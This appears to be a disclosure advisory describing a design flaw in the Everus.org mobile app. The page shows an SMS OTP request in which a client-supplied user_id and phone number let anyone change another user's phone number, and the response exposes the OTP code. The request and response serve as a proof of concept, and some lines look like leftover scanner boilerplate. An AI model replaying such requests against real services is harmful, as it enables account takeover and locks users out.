
Everus.org change user phone number vulnerability

Vulnerability: Everus.org change user phone number vulnerability
Author: Muhammad Shahbaz
LinkedIn: https://www.linkedin.com/in/mr-muhammad-shahbaz/

Everus.org change user phone number vulnerability through SMS One-Time-Password (OTP) verification request.



Attack Pattern:

Requesting SMS OTP with user_id also changed phone number of the said user_id:

POST https://everus.org/api/mobileVerifyToSendSMS HTTP/1.1

```
{
   "app_name": "EVERUS",
   "mobile_no": "+XX-XXXXXXXXXX",
   "mobile_status": "0",
   "user_id": "XXXXXX"
}
```

Response: HTTP/1.1 200 OK

```
{
   "status": "Success",
   "twofacode": 496813
}
```

Vulnerability Parameters:

“user_id” and “mobile_no”, by sending any existing user_id with a random phone number while requesting SMS OTP changed account phone number.

Vulnerability Type:

Design flaw

Vulnerability Details:

{PROBLEM} identified with SMS OTP verification process in mobile app, which occurs when user requests the two factor SMS OTP from mobile app and mobile phone with user id is also being transferred from the client side of the APP and on the backend without any further authentication or verification it changed account’s phone number of the given user id.

This is not very common vulnerability and its successful exploitation can change any user’s phone number and accounts with SMS Two factor authentication won’t be able to login.

Even though I believe this is intended feature of the mobile app confirmed with v1.0.7 https://play.google.com/store/apps/details?id=com.everus.org. I strongly recommend investigating the issue manually to ensure it is a design flaw and that it needs to be addressed. You can also consider sending the details of this issue to us so I can address this issue for the next time and give you a more precise result.

APP Version: v1.0.7

https://play.google.com/store/apps/details?id=com.everus.org

Impact:

Depending on the account settings, an attacker can change any user's phone number and accounts with SMS Two factor authentication won't be able to login.

Actions to Take:

SMS OTP verification on mobile apps need to be redesign with fetching mobile phone nubmer from server side than on client side and adding preventive measures.

Vulnerability was reported to the company on October 20, 2018.